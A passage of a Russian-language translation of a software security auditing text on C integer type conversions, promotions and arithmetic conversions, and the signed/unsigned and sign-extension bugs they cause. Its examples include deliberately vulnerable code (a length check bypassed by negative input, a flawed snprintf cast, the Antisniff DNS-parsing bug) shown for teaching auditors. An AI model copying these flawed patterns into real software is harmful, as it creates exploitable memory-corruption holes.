Теперь, когда у вас есть хорошее представление о том, как C преобразует один целочисленный тип в другой, можно посмотреть на некоторые ситуации, где эти преобразования типов происходят. Простые преобразования - это C-выражения, использующие прямолинейные применения правил преобразования.

## Приведения типов

Как вы знаете, приведения типов - механизм C, позволяющий программистам указывать явное преобразование типа, как показано в этом примере:

```
(unsigned char) bob
```

Каким бы ни был тип bob, это выражение преобразует его в тип unsigned char. Результирующий тип выражения - unsigned char.

## Присваивания

Простое преобразование типа также происходит в операторе присваивания. Компилятор должен преобразовать тип правого операнда в тип левого операнда, как показано в этом примере:

```
short int fred;

int bob = -10;

fred = bob;
```

Для обоих присваиваний компилятор должен взять объект в правом операнде и преобразовать его в тип левого операнда. Правила преобразования говорят, что преобразование из `int bob` в `short int fred` приводит к усечению.

## Вызовы функций: прототипы

С имеет два стиля объявлений функций: старый стиль K&R, в котором типы параметров не указываются в объявлении функции, и новый стиль ANSI, в котором типы параметров являются частью объявления. В ANSI-стиле использование прототипов функций все еще необязательно, но оно распространено. В ANSI-стиле обычно можно увидеть что-то вроде этого:

```
int dostuff(int jim, unsigned char bob);

void func(void)

{
    char a=42;

    unsigned short b=43;

    long long int c;

    c=dostuff(a, b);
}
```

Объявление функции для `dostuff()` содержит прототип, который сообщает компилятору число аргументов и их типы. Практическое правило таково: если у функции есть прототип, типы преобразуются прямолинейным образом с использованием правил, документированных ранее. Если у функции нет прототипа, включается то, что называется `default argument promotions` (объясняется в разделе "Integer promotions").

В предыдущем примере символ `(a)` преобразуется в `int (jim)`, `unsigned short (b)` преобразуется в `unsigned char (bob)`, а `int` (возвращаемое значение функции `dostuff()`) преобразуется в `long long int (c)`.

## Вызовы функций: возврат

`return` выполняет преобразование своего операнда в тип, указанный в определении окружающей функции. Например, `int a` преобразуется в тип данных `char` оператором `return`:

```
char func(void)

{
    int a=42;

    return a;
}
```

## Integer promotions

Integer promotions определяют, как C берет узкий целочисленный тип данных, такой как `char` или `short`, и преобразует его в `int` или, в редких случаях, в `unsigned int`. Это расширяющее преобразование, или `promotion`, используется для двух разных целей:

- Некоторым операторам C требуется целочисленный операнд типа `int` или `unsigned int`. Для этих операторов C использует правила `integer promotion`, чтобы преобразовать более узкий целочисленный операнд в корректный тип - `int` или `unsigned int`.
- Integer promotions являются критическим компонентом правил C для обработки арифметических выражений, которые называются `usual arithmetic conversions`. Для арифметических выражений с участием целых чисел `integer promotions` обычно применяются к обоим операндам.

NB. В другой литературе вы можете встретить термины "integer promotions" и "integral promotions", используемые взаимозаменяемо, поскольку они синонимичны.

В стандартах C есть полезная концепция: каждому целочисленному типу данных назначается то, что известно как `integer conversion rank`. Эти ранги упорядочивают целочисленные типы данных по их ширине от низшего к высшему. Signed- и unsigned-разновидностям каждого типа назначается одинаковый ранг. Следующий сокращенный список сортирует целочисленные типы по `conversion rank` от высокого к низкому. Стандарт C назначает ранги и другим целочисленным типам, но этого списка достаточно для данного обсуждения:

```
long long int, unsigned long long int
long int, unsigned long int
unsigned int, int
unsigned short, short
char, unsigned char, signed char
_Bool
```

В основном, в любом месте C, где можно использовать `int` или `unsigned int`, можно также использовать любой целочисленный тип с более низким `integer conversion rank`. Это означает, что можно использовать меньшие типы, такие как `char` и `short int`, вместо `int` в C-выражениях. Также можно использовать битовое поле типа `_Bool`, `int`, `signed int` или `unsigned int`. Битовым полям не приписываются `integer conversion ranks`, но они рассматриваются как более узкие, чем соответствующий базовый тип. Это логично, потому что битовое поле от `int` обычно меньше, чем `int`, а в самом широком варианте имеет ту же ширину, что и `int`.

Если применить `integer promotions` к переменной, что происходит? Во-первых, если переменная не является целочисленным типом или битовым полем, `promotions` ничего не делают. Во-вторых, если переменная является целочисленным типом, но ее `integer conversion rank` больше или равен рангу `int`, `promotions` ничего не делают. Следовательно, `int`, `unsigned int`, `long int`, указатели и `float`-типы не изменяются `integer promotions`.

Итак, `integer promotions` отвечают за взятие более узкого целочисленного типа или битового поля и `promotion` его в `int` или `unsigned int`. Это делается прямолинейно: если можно выполнить преобразование с сохранением значения в `int`, оно выполняется. В противном случае выполняется преобразование с сохранением значения в `unsigned int`.

На практике это означает, что почти все преобразуется в `int`, поскольку `int` может удерживать минимальные и максимальные значения всех меньших типов. Единственные типы, которые могут быть `promoted` в `unsigned int`, - это битовые поля типа `unsigned int` с 32 битами или, возможно, некоторые специфичные для реализации расширенные целочисленные типы.

### Историческое примечание

Стандарт C89 внес важное изменение в правила преобразования типов C. Во времена K&R языка C integer promotions сохраняли unsigned-статус, а не значение. Поэтому с текущими правилами C, если более узкий unsigned-целочисленный тип, такой как unsigned char, promoted в более широкий signed-целочисленный тип, такой как int, преобразование значения диктует, что новый тип является signed-целым. Со старыми правилами promotion сохраняла unsigned-статус, поэтому результирующий тип был бы unsigned int. Это изменило поведение многих signed/unsigned-сравнений, включавших promotions типов уже, чем int.

## Сводка integer promotions

Базовое практическое правило таково: если целочисленный тип уже, чем int, integer promotions почти всегда преобразуют его в int. Таблица 6-5 суммирует результат integer promotions для нескольких распространенных типов.

**Таблица 6-5. Результаты Integer Promotions**

| Source Type      | Result Type  | Rationale                                        |
|------------------|--------------|--------------------------------------------------|
| unsigned char    | int          | Promote; source rank less than int rank          |
| char             | int          | Promote; source rank less than int rank          |
| short            | int          | Promote; source rank less than int rank          |
| unsigned short   | int          | Promote; source rank less than int rank          |
| unsigned int: 24 | int          | Promote; bit field of unsigned int               |
| unsigned int: 32 | unsigned int | Promote; bit field of unsigned int               |
| int              | int          | Don't promote; source rank equal to int rank     |
| unsigned int     | unsigned int | Don't promote; source rank equal to int rank     |
| long int         | long int     | Don't promote; source rank greater than int rank |
| float            | float        | Don't promote; source not of integer type        |
| char *           | char *       | Don't promote; source not of integer type        |

## Применения integer promotion

Теперь, когда вы понимаете integer promotions, следующие разделы изучают, где они используются в языке C.

### Унарный оператор +

Унарный оператор + выполняет integer promotions над своим операндом. Например, если переменная bob имеет тип char, результирующий тип выражения (+bob) - int, тогда как результирующий тип выражения (bob) - char.

## Унарный оператор -

Унарный оператор - выполняет integer promotion над своим операндом, а затем выполняет отрицание. Независимо от того, является ли операнд signed после promotion, выполняется отрицание в twos complement, включающее инвертирование битов и добавление 1.

### Парадокс Лебланка

Дэвид Лебланк - опытный исследователь и автор, один из ведущих мировых экспертов по целочисленным проблемам в C и C++. Он задокументировал интересный нюанс арифметики twos complement, который обнаружил при работе над классом SafeInt со своим коллегой Атином Бансалом

(<http://msdn.microsoft.com/library/en-us/dncode/html/secure01142004.asp>). Чтобы инвертировать число в twos complement, вы переворачиваете все биты и добавляете 1 к результату. Предполагая 32-битный signed-тип данных, что является обратным значением для 0x80000000?

Если перевернуть все биты, получится 0x7fffffff. Если добавить 1, получится 0x80000000. Поэтому унарное отрицание этого граничного числа равно самому числу.

Эта особенность может проявляться, когда разработчики используют отрицательные целые для представления специального sentinel-набора чисел или пытаются взять абсолютное значение целого. В следующем коде замысел состоит в том, чтобы отрицательный индекс указывал на вторичную хеш-таблицу. Это работает нормально, если только атакующие не могут задать индекс 0x80000000. Отрицание числа не меняет значение, а 0x80000000 % 1000 равно -648, из-за чего изменяется память перед массивом.

```
int bank1[1000], bank2[1000];

...

void hashbank(int index, int value)
{
    int *bank = bank1;

    if (index < 0) {
        bank = bank2;
        index = -index;
    }

    bank[index % 1000] = value;
}
```

## Унарный оператор ~

Унарный оператор ~ выполняет ones complement своего операнда после выполнения integer promotion над операндом. В реализациях с twos complement это фактически выполняет одну и ту же операцию над signed- и unsigned-операндами: инвертирует биты.



## Операторы битового сдвига

Операторы битового сдвига `>>` и `<<` сдвигают битовые шаблоны переменных. Integer promotions применяются к обоим аргументам этих операторов, а тип результата совпадает с promoted-типом левого операнда, как показано в этом примере:

```
char a = 1;

char c = 16;

int bob;

bob = a << c;
```

`a` преобразуется в целое, и `c` преобразуется в целое. Promoted-тип левого операнда - `int`, поэтому тип результата - `int`. Целочисленное представление `a` сдвигается влево 16 раз.

## Операторы switch

Integer promotions используются в операторах `switch`. Общая форма оператора `switch` выглядит примерно так:

```
switch (controlling expression)

{
    case (constant integer expression): body;
        break;

    default: body;
        break;
}
```

Integer promotions используются следующим образом: сначала они применяются к управляющему выражению, так что это выражение получает promoted-тип. Затем все целочисленные константы преобразуются в тип promoted-управляющего выражения.

## Вызовы функций

Старые C-программы, использующие семантику K&R, не указывают типы данных аргументов в своих объявлениях функций. Когда функция вызывается без прототипа, компилятор должен выполнить то, что называется default argument promotions. В основном integer promotions применяются к каждому аргументу функции, а любые аргументы типа `float` преобразуются в аргументы типа `double`. Рассмотрите следующий пример:

```
int jim(bob)

char bob;

{
    printf("bob=%d\n", bob);
}

int main(int argc, char **argv)

{
    char a=5;

    jim(a);
}
```

В этом примере копия значения `a` передается функции `jim()`. Тип `char` сначала проходит через `integer promotions` и преобразуется в целое. Именно это целое передается функции `jim()`. Код, который компилятор генерирует для функции `jim()`, ожидает целочисленный аргумент и выполняет прямое преобразование этого целого обратно в формат `char` для переменной `bob`.

## Обычные арифметические преобразования

Во многих ситуациях от C ожидается, что он возьмет два операнда потенциально разных типов и выполнит некоторую арифметическую операцию с участием обоих. Стандарты C задают общий алгоритм для согласования двух типов в совместимый тип для этой цели. Эта процедура известна как `usual arithmetic conversions`. Цель этих преобразований - преобразовать оба операнда в общий вещественный тип, который используется для фактической операции, а затем как тип результата. Эти преобразования применяются только к арифметическим типам - целочисленным типам и типам с плавающей точкой. Следующие разделы разбирают правила преобразования.

### Правило 1: `floating point` имеет приоритет

Типы с плавающей точкой имеют приоритет над целочисленными типами, поэтому если один из аргументов в арифметическом выражении является типом с плавающей точкой, другой аргумент преобразуется в тип с плавающей точкой. Если один аргумент с плавающей точкой менее точен, чем другой, менее точный аргумент `promoted` в тип более точного аргумента.

### Правило 2: применяются `integer promotions`

Если у вас есть два операнда и ни один не является `float`-типом, вы попадаете в правила согласования целых чисел. Сначала `integer promotions` выполняются над обоими операндами. Это чрезвычайно важная часть головоломки. Если вы помните предыдущий раздел, это означает, что любой целочисленный тип меньше `int` преобразуется в `int`, а все, что имеет ту же ширину, что и `int`, больше `int` или не является целочисленным типом, остается без изменений. Вот короткий пример:

```
unsigned char jim = 255;

unsigned char bob = 255;

if ((jim + bob) > 300) do_something();
```

В этом выражении оператор `+` вызывает применение `usual arithmetic conversions` к своим операндам. Это означает, что и `jim`, и `bob promoted` в `int`, выполняется сложение, и результирующий тип выражения - `int`, удерживающий результат сложения (510). Поэтому `do_something()` вызывается, хотя выглядит так, будто сложение могло вызвать числовое переполнение. Резюме: всякий раз, когда есть арифметика с участием типов уже, чем `int`, узкие типы за кулисами `promoted` в `int`. Вот еще один короткий пример:

```
unsigned short a=1;

if ((a-5) < 0) do_something();
```

Интуиция подсказывала бы, что если у вас есть `unsigned short` со значением 1, и из него вычитается 5, он уходит в антипереполнение через 0 и в итоге содержит большое значение. Однако если протестировать этот фрагмент, вы увидите, что `do_something()` вызывается, потому что оба операнда оператора вычитания преобразуются в `int` перед сравнением. Поэтому `a` преобразуется из `unsigned short` в `int`, а затем из него вычитается `int` со значением 5. Результирующее значение `-4` является корректным целочисленным значением, поэтому сравнение истинно. Обратите внимание: если бы вы сделали следующее, `do_something()` не был бы вызван:

```
unsigned short a=1;

a=a-5;

if (a < 0) do_something();
```

`Integer promotion` все равно происходит с `(a-5)`, но результирующее целочисленное значение `-4` помещается обратно в `unsigned short a`. Как вы знаете, это вызывает простое преобразование из `signed int` в `unsigned short`, что вызывает усечение, и `a` получает большое положительное значение. Поэтому сравнение не проходит.

### Правило 3: одинаковый тип после integer promotions

Если два операнда имеют один и тот же тип после применения `integer promotions`, дальнейшие преобразования не нужны, потому что арифметику должно быть просто выполнить на машинном уровне. Это может случиться, если оба операнда были `promoted` в `int` с помощью `integer promotions` или если они просто уже были одного типа и не были затронуты `integer promotions`.

### Правило 4: одинаковый знак, разные типы

Если два операнда имеют разные типы после применения `integer promotions`, но имеют одинаковую `signed-ness`, более узкий тип преобразуется в тип более широкого типа. Иными словами, если оба операнда `signed` или оба операнда `unsigned`, тип с меньшим `integer conversion rank` преобразуется в тип операнда с более высоким `conversion rank`.

Обратите внимание, что это правило не имеет отношения к `short int` или `char`, потому что они уже были преобразованы в `int` с помощью `integer promotions`. Это правило больше применимо к арифметике с участием типов больших размеров, таких как `long long int` или `long int`. Вот короткий пример:

```
int jim =5;

long int bob = 6;

long long int fred;

fred = (jim + bob)
```

`Integer promotions` не меняют никаких типов, потому что они имеют ширину, равную или большую, чем тип `int`. Поэтому это правило предписывает преобразовать `int jim` в `long int` до сложения. Результирующий тип, `long int`, преобразуется в `long long int` при присваивании в `fred`.

В следующем разделе рассматриваются операнды разных типов, где один `signed`, а другой `unsigned`, что становится интересным с точки зрения безопасности.

## Правило 5: `unsigned`-тип шире `signed`-типа или той же ширины

Первое правило для этой ситуации состоит в том, что если `unsigned`-операнд имеет больший `integer conversion rank`, чем `signed`-операнд, или их ранги равны, вы преобразуете `signed`-операнд в тип `unsigned`-операнда. Это поведение может удивлять, поскольку приводит к ситуациям вроде этой:

```
int jim = -5;

if (jim < sizeof (int))
    do_something();
```

Оператор сравнения `<` вызывает применение `usual arithmetic conversions` к обоим операндам. `Integer promotions` применяются к `jim` и к `sizeof(int)`, но не влияют на них. Затем вы продолжаете `usual arithmetic conversions` и пытаетесь выяснить, какой тип должен быть общим типом для сравнения. В этом случае `jim` - `signed`-целое, а `sizeof (int)` - `size_t`, который является `unsigned`-целочисленным типом. Поскольку `size_t` имеет больший `integer conversion rank`, `unsigned`-тип получает приоритет по этому правилу. Поэтому `jim` преобразуется в `unsigned`-целочисленный тип, сравнение завершается неудачно, и `do_something()` не вызывается. На 32-битной системе фактическое сравнение выглядит так:

```
if (4294967291 < 4)
    do_something();
```

## Правило 6: `signed`-тип шире `unsigned`-типа, сохранение значения возможно

Если `signed`-операнд имеет больший `integer conversion rank`, чем `unsigned`-операнд, и можно выполнить преобразование с сохранением значения из `unsigned`-целочисленного типа в `signed`-целочисленный тип, вы выбираете преобразование всего в `signed`-целочисленный тип, как в этом примере:

```
long long int a=10;

unsigned int b= 5;

(a+b);
```

Signed-аргумент, `long long int`, может представлять все значения unsigned-аргумента, `unsigned int`, поэтому компилятор преобразует оба операнда в тип signed-операнда: `long long int`.

### Правило 7: signed-тип шире unsigned-типа, сохранение значения невозможно

Есть еще одно правило: если signed-целочисленный тип имеет больший integer conversion rank, чем unsigned-целочисленный тип, но все значения unsigned-целочисленного типа нельзя удержать в signed-целочисленном типе, нужно сделать нечто немного странное. Вы берете тип signed-целочисленного типа, преобразуете его в соответствующий unsigned-целочисленный тип, а затем преобразуете оба операнда для использования этого типа. Вот пример:

```
unsigned int a = 10;

long int b=20;

(a+b);
```

Для целей этого примера предположим, что на этой машине размер `long int` имеет ту же ширину, что и размер `int`. Оператор сложения вызывает применение usual arithmetic conversions. Integer promotions применяются, но не меняют типы. Signed-тип (`long int`) имеет более высокий ранг, чем unsigned-тип (`unsigned int`). Signed-тип (`long int`) не может удержать все значения unsigned-типа (`unsigned int`), поэтому остается последнее правило. Вы берете тип signed-операнда, то есть `long int`, преобразуете его в соответствующий unsigned-эквивалент, `unsigned long int`, а затем преобразуете оба операнда в `unsigned long int`. Поэтому выражение сложения имеет результирующий тип `unsigned long int` и значение 30.

### Сводка арифметических преобразований

Ниже приведена сводка usual arithmetic conversions. Таблица 6-6 демонстрирует несколько примеров применения usual arithmetic conversions.

- Если любой операнд является числом с плавающей точкой, преобразуйте все операнды в тип с плавающей точкой операнда с наивысшей precision. Вы закончили.
- Выполните integer promotions над обоими операндами. Если два операнда теперь имеют один и тот же тип, вы закончили.
- Если два операнда имеют одинаковую signed-ness, преобразуйте операнд с меньшим integer conversion rank в тип операнда с более высоким integer conversion rank. Вы закончили.
- Если unsigned-операнд имеет integer conversion rank выше или равный рангу signed-операнда, преобразуйте signed-операнд в тип unsigned-операнда. Вы закончили.
- Если signed-операнд имеет более высокий integer conversion rank, чем unsigned-операнд, и можно выполнить преобразование с сохранением значения, преобразуйте unsigned-операнд в тип signed-операнда. Вы закончили.
- Если signed-операнд имеет более высокий integer conversion rank, чем unsigned-операнд, но нельзя выполнить преобразование с сохранением значения, преобразуйте оба операнда в unsigned-тип, соответствующий типу signed-операнда.

Таблица 6-6. Примеры usual arithmetic conversion

| Left Operand Type | Right Operand Type | Result                            | Common Type |
|-------------------|--------------------|-----------------------------------|-------------|
| int               | float              | Left operand converted to float   | float       |
| double            | char               | Right operand converted to double | double      |

| Left Operand Type | Right Operand Type     | Result                                                                                                          | Common Type            |
|-------------------|------------------------|-----------------------------------------------------------------------------------------------------------------|------------------------|
| unsigned int      | int                    | Right operand converted to unsigned int                                                                         | unsigned int           |
| unsigned short    | int                    | Left operand converted to int                                                                                   | int                    |
| unsigned char     | unsigned short         | Left operand converted to int; right operand converted to int                                                   | int                    |
| unsigned int: 32  | short                  | Left operand converted to unsigned int; right operand converted to int; right operand converted to unsigned int | unsigned int           |
| unsigned int      | long int               | Left operand converted to unsigned long int; right operand converted to unsigned long int                       | unsigned long int      |
| unsigned int      | long long int          | Left operand converted to long long int                                                                         | long long int          |
| unsigned int      | unsigned long long int | Left operand converted to unsigned long long int                                                                | unsigned long long int |

## Применения обычных арифметических преобразований

Теперь, когда вы понимаете usual arithmetic conversions, можно посмотреть, где эти преобразования используются.

### Сложение

Сложение может происходить между двумя арифметическими типами, а также между типом указателя и арифметическим типом. Арифметика указателей объясняется в разделе "Арифметика указателей", но пока нужно только отметить, что когда оба аргумента имеют арифметический тип, компилятор применяет к ним usual arithmetic conversions.

### Вычитание

Есть три типа вычитания: вычитание между двумя арифметическими типами, вычитание между указателем и арифметическим типом и вычитание между двумя типами указателей. При вычитании между двумя арифметическими типами C применяет usual arithmetic conversions к обоим операндам.

### Мультипликативные операторы

Операнды для \* и / должны быть арифметического типа, а аргументы для % должны быть целочисленного типа. Usual arithmetic conversions применяются к обоим операндам этих операторов.

## Операторы отношения и равенства

Когда сравниваются два арифметических операнда, usual arithmetic conversions применяются к обоим операндам. Результирующий тип - int, а его значение 1 или 0 в зависимости от результата проверки.

## Бинарные битовые операторы

Бинарные битовые операторы &, ^ и | требуют целочисленных операндов. Usual arithmetic conversions применяются к обоим операндам.

## Оператор вопросительного знака

С точки зрения преобразования типов условный оператор - один из наиболее интересных операторов C. Вот короткий пример того, как он обычно используется:

```
int a=1;

unsigned int b=2;

int choice=-1;

...

result = choice ? a : b ;
```

В этом примере первый операнд, choice, вычисляется как скаляр. Если он установлен, результат выражения - вычисление второго операнда, то есть a. Если он не установлен, результат - вычисление третьего операнда, b.

Компилятор должен знать результирующий тип условного выражения во время компиляции, что в такой ситуации может быть непросто. C определяет, какой тип был бы результатом выполнения usual arithmetic conversions над вторым и третьим аргументами, и делает этот тип результирующим типом выражения. Поэтому в предыдущем примере выражение дает unsigned int независимо от значения choice.

## Сводка преобразования типов

Таблица 6-7 показывает детали некоторых распространенных преобразований типов.

**Таблица 6-7. Сводка продвижения типов по умолчанию**

| Operation                       | Operand Types | Conversions                                                                                  | Resulting Type          |
|---------------------------------|---------------|----------------------------------------------------------------------------------------------|-------------------------|
| Typecast (type)expression       |               | Expression is converted to type using simple conversions                                     | Type                    |
| Assignment =                    |               | Right operand converted to left operand type using simple conversions                        | Type of left operand    |
| Function call with prototype    |               | Arguments converted using simple conversions according to prototype                          | Return type of function |
| Function call without prototype |               | Arguments promoted via default argument promotions, which are essentially integer promotions | int                     |

| Operation                   | Operand Types                                                                        | Conversions                                                              | Resulting Type                                |
|-----------------------------|--------------------------------------------------------------------------------------|--------------------------------------------------------------------------|-----------------------------------------------|
| Return                      |                                                                                      | Operand converted to function return type                                | Return type                                   |
| Unary +, -                  | Operand must be arithmetic type                                                      | Operand undergoes integer promotions                                     | Promoted type of operand                      |
| Unary ~                     | Operand must be integer type                                                         | Operand undergoes integer promotions                                     | Promoted type of operand                      |
| Bitwise << and >>           | Operands must be integer type                                                        | Operands undergo integer promotions                                      | Promoted type of left operand                 |
| switch statement            | Expression must have integer type                                                    | Expression undergoes integer promotion; cases are converted to that type | Promoted type                                 |
| Binary +, -                 | Operands must be arithmetic type; pointer arithmetic covered in "Pointer Arithmetic" | Operands undergo usual arithmetic conversions                            | Common type from usual arithmetic conversions |
| Binary * and /              | Operands must be arithmetic type                                                     | Operands undergo usual arithmetic conversions                            | Common type from usual arithmetic conversions |
| Binary %                    | Operands must be integer type                                                        | Operands undergo usual arithmetic conversions                            | Common type from usual arithmetic conversions |
| Binary subscript a[b]       |                                                                                      | Interpreted as $((a) + (b))$                                             |                                               |
| Unary !                     | Operand must be arithmetic type or pointer                                           |                                                                          | int, value 0 or 1                             |
| sizeof                      |                                                                                      |                                                                          | size_t (unsigned integer type)                |
| Binary <, >, <=, >=, ==, != | Operands must be arithmetic type; pointer arithmetic covered in "Pointer Arithmetic" | Operands undergo usual arithmetic conversions                            | int, value 0 or 1                             |
| Binary &, ^,                | Operands must be integer type                                                        | Operands undergo usual arithmetic conversions                            | Common type from usual arithmetic conversions |
| Binary &&,                  | Operands must be arithmetic type or pointer                                          |                                                                          | int, value 0 or 1                             |
| Conditional                 | 2nd and 3rd operands must be arithmetic type or pointer                              | Second and third operands undergo usual arithmetic conversions           | Common type from usual arithmetic conversions |
| ,                           |                                                                                      |                                                                          | Type of right operand                         |

### Совет аудитору: Type Conversions

Даже те, кто подробно изучал преобразования, все еще могут удивляться тому, как компилятор превращает некоторые выражения в assembly. Когда вы видите код, который кажется подозрительным или потенциально двусмысленным, не стесняйтесь написать простую тестовую программу или изучить сгенерированный assembly, чтобы проверить свою интуицию.

Если вы генерируете assembly для проверки или исследования преобразований, обсуждаемых в этой главе, помните, что компиляторы C могут оптимизировать некоторые преобразования до исчезновения или использовать архитектурные приемы, из-за которых assembly может выглядеть некорректным или несогласованным. На концептуальном уровне компиляторы ведут себя так, как описывает стандарт C, и в конечном итоге генерируют код, следующий правилам. Однако assembly может выглядеть



несогласованным из-за оптимизаций или даже некорректным, поскольку может манипулировать частями регистров, которые должны быть неиспользуемыми.

## Уязвимости преобразования типов

Теперь, когда у вас есть прочное понимание преобразований типов C, можно исследовать некоторые исключительные обстоятельства, которые они могут создавать. Неявные преобразования типов могут заставить программистов врасплох в нескольких ситуациях. Этот раздел сосредоточен на простых преобразованиях между signed- и unsigned-типами, sign extension, truncation и usual arithmetic conversions, уделяя особое внимание сравнениям.

### Преобразования signed/unsigned

Большинство проблем безопасности, связанных с преобразованиями типов, являются результатом простых преобразований между signed- и unsigned-целыми. Это обсуждение ограничено преобразованиями, которые происходят в результате присваивания, вызовов функций или приведений типов.

Для быстрого повторения правил простого преобразования: когда signed-переменная преобразуется в unsigned-переменную того же размера, битовый шаблон остается как есть, а значение соответственно меняется. То же самое происходит, когда unsigned-переменная преобразуется в signed-переменную. Технически преобразование unsigned-to-signed зависит от реализации, но в реализациях с two's complement битовый шаблон обычно остается как есть.

Самая важная ситуация, где это преобразование становится значимым, возникает во время вызовов функций, как показано в этом примере:

```
int copy(char *dst, char *src, unsigned int len)

{
    while (len--)
        *dst++ = *src++;
}
```

Третий аргумент - unsigned int, представляющий длину участка памяти для копирования. Если вы вызываете эту функцию и передаете signed int как третий аргумент, он преобразуется в unsigned-целое. Например, допустим, вы делаете так:

```
int f = -1;

copy(mydst, mysrc, f);
```

Функция copy() видит чрезвычайно большое положительное len и, скорее всего, копирует до тех пор, пока не вызовет segmentation fault. Большинство процедур libc, принимающих параметр размера, имеют аргумент типа size\_t, который является unsigned-целочисленным типом той же ширины, что и указатель. Поэтому нужно быть осторожным и никогда не позволять отрицательному полю длины попасть в процедуру libc, такую как snprintf(), strncpy(), memcpy(), read() или strncat().

Такая ситуация возникает довольно часто, особенно когда signed-целые используются для значений длины, а программист не учитывает возможность значения меньше 0. В этом случае все значения меньше 0 меняют свое значение на высокое положительное число при преобразовании в unsigned-тип. Злонамеренные пользователи часто могут задавать отрицательные целые через различные интерфейсы программы и подрывать логику приложения. Этот тип ошибки часто

происходит, когда проверка максимальной длины выполняется над целым, предоставленным пользователем, но не проверяется, является ли целое отрицательным, как в листинге 6-7.

#### Листинг 6-7. Пример уязвимости signed comparison

```
int read_user_data(int sockfd)
{
    int length, sockfd, n;
    char buffer[1024];

    length = get_user_length(sockfd);

    if(length > 1024){
        error("illegal input, not enough room in buffer\n");
        return -1;
    }

    if(read(sockfd, buffer, length) < 0){
        error("read: %m");
        return -1;
    }

    return 0;
}
```

В листинге 6-7 предположим, что функция `get_user_length()` считывает 32-битное целое из сети. Если длина, предоставленная пользователем, отрицательна, проверку длины можно обойти, и приложение может быть скомпрометировано. Отрицательная длина преобразуется в тип `size_t` для вызова `read()`, что, как вы знаете, превращается в большое unsigned-значение. Ревьюер кода всегда должен учитывать последствия отрицательных значений в signed-типах и смотреть, можно ли получить неожиданные результаты, ведущие к проблемам безопасности. В этом случае переполнение буфера может быть вызвано из-за ошибочной проверки длины; следовательно, недосмотр весьма серьезен.

#### Совет аудитору: Signed/Unsigned Conversions

Нужно искать ситуации, где функция принимает параметр длины `size_t` или `unsigned int`, а программист передает signed-целое, на которое могут влиять пользователи. Хорошие функции для поиска включают `read()`, `recvfrom()`, `memcpy()`, `memset()`, `bcopy()`, `snprintf()`, `strncat()`, `strncpy()` и `malloc()`. Если пользователи могут принудить программу передать отрицательное значение, функция интерпретирует его как большое значение, что может привести к эксплуатируемому условию.

Также ищите места, где параметры длины считываются напрямую из сети или задаются пользователями через некоторый механизм ввода. Если длина интерпретируется как signed-переменная в частях кода, нужно оценить влияние того, что пользователь предоставит отрицательное значение.

По мере ревью функций в приложении полезно отмечать типы данных каждого аргумента функции в вашем журнале аудита функций. Так каждый раз, когда вы анализируете последующий вызов этой функции, можно просто сравнить типы и изучить таблицы преобразования типов в разделе "Преобразования типов" этой главы, чтобы точно предсказать, что произойдет, и каковы последствия этого преобразования. Подробнее об анализе функций и ведении журналов прототипов функций и поведения вы узнаете в главе 7, "Базовые блоки программ".

## Расширение знака

Sign extension происходит, когда меньший signed-целочисленный тип преобразуется в более крупный тип, и машина распространяет бит знака меньшего типа через неиспользуемые биты более крупного типа. Замысел sign extension состоит в том, что преобразование сохраняет значение при переходе от меньшего signed-типа к большему signed-типу.

Как вы знаете, sign extension может происходить несколькими способами. Во-первых, если простое преобразование выполняется из малого signed-типа в более крупный тип через приведение типа, присваивание или вызов функции, происходит sign extension. Вы также знаете, что sign extension происходит, если signed-тип меньше `int` promoted через `integer promotions`. Sign extension также может произойти в результате `usual arithmetic conversions`, применяемых после `integer promotions`, потому что signed-целочисленный тип может быть promoted в более крупный тип, такой как `long long`.

Sign extension - естественная часть языка, необходимая для `promotions` целых чисел с сохранением значения. Так почему она упоминается как проблема безопасности? Есть две причины:

- В некоторых случаях sign extension является преобразованием с изменением значения и неожиданным результатом.
- Программисты постоянно забывают, что используемые ими типы `char` и `short` являются signed.

Чтобы изучить первую причину, вспомните из раздела преобразований один из более интересных выводов: sign extension выполняется, если меньший signed-тип преобразуется в больший unsigned-тип. Допустим, программист делает что-то вроде этого:

```
char len;

len=get_len_field();

snprintf(dst, len, "%s", src);
```

Этот код явно обречен на беду. Если результат `get_len_field()` таков, что `len` имеет значение меньше 0, это отрицательное значение передается как аргумент длины в `snprintf()`. Допустим, программист пытается исправить эту ошибку и делает следующее:

```
char len;

len=get_len_field();

snprintf(dst, (unsigned int)len, "%s", src);
```

Это решение вроде бы имеет смысл. Unsigned-целое не может быть отрицательным, верно? К сожалению, sign extension происходит во время преобразования из `char` в `unsigned int`, поэтому попытка избавиться от символов меньше 0 дала обратный эффект. Если `len` оказывается ниже 0, `(unsigned int)len` получает большое значение.

Этот пример может казаться несколько произвольным, но он похож на реальную ошибку, которую авторы недавно обнаружили в коде клиента. Мораль этой истории: всегда помните, что sign extension применяется при преобразовании из меньшего signed-типа в больший unsigned-тип.

Теперь о второй причине: программисты постоянно забывают, что используемые ими типы `char` и `short` являются signed. Это утверждение особенно верно для сетевого кода, работающего с signed-целочисленными длинами, или кода, который обрабатывает двоичные или текстовые данные по одному символу за раз. Посмотрите на реальную уязвимость в коде разбора DNS-пакетов инструмента `l0pht antisniff`

(<http://packetstormsecurity.org/sniffers/antisniff/>). Это отличный баг для демонстрации некоторых уже обсуждавшихся уязвимостей. Сначала в ПО был обнаружен `buffer overflow`, связанный с неправильным использованием `strncat()`, а после исправления этой уязвимости

исследователи из TESO обнаружили, что оно все еще уязвимо из-за проблемы sign extension. Исправление проблемы sign extension оказалось некорректным, и была опубликована еще одна уязвимость. Следующие примеры проводят вас по хронологии этой уязвимости.

Листинг 6-8 содержит слегка отредактированный уязвимый код из исследовательского выпуска antisniff версии 1, из файла raw\_watchdns.c, функции watch\_dns\_ptr().

#### Листинг 6-8. Уязвимость Antisniff v1.0

```
char *indx;
int count;
char nameStr[MAX_LEN]; //256
...
memset(nameStr, '\0', sizeof(nameStr));
...
indx = (char *) (pkt + rr_offset);
count = (char)*indx;

while (count){
    (char *)indx++;
    strncat(nameStr, (char *)indx, count);
    indx += count;
    count = (char)*indx;
    strncat(nameStr, ".",
            sizeof(nameStr) - strlen(nameStr));
}
nameStr[strlen(nameStr)-1] = '\0';
```

Прежде чем понять этот код, нужно немного контекста. Назначение функции watch\_dns\_ptr() - извлечь доменное имя из пакета и скопировать его в строку nameStr. Доменные имена DNS в DNS-пакетах отчасти напоминают Pascal-строки. Перед каждой меткой в доменном имени стоит байт, содержащий ее длину. Доменное имя заканчивается, когда вы достигаете метки размера 0. Схема DNS-сжатия не относится к этой уязвимости. Рисунок 6-8 показывает, как доменное имя DNS выглядит в пакете. Есть три метки - test, jim и com - и метка длины 0, указывающая конец имени.

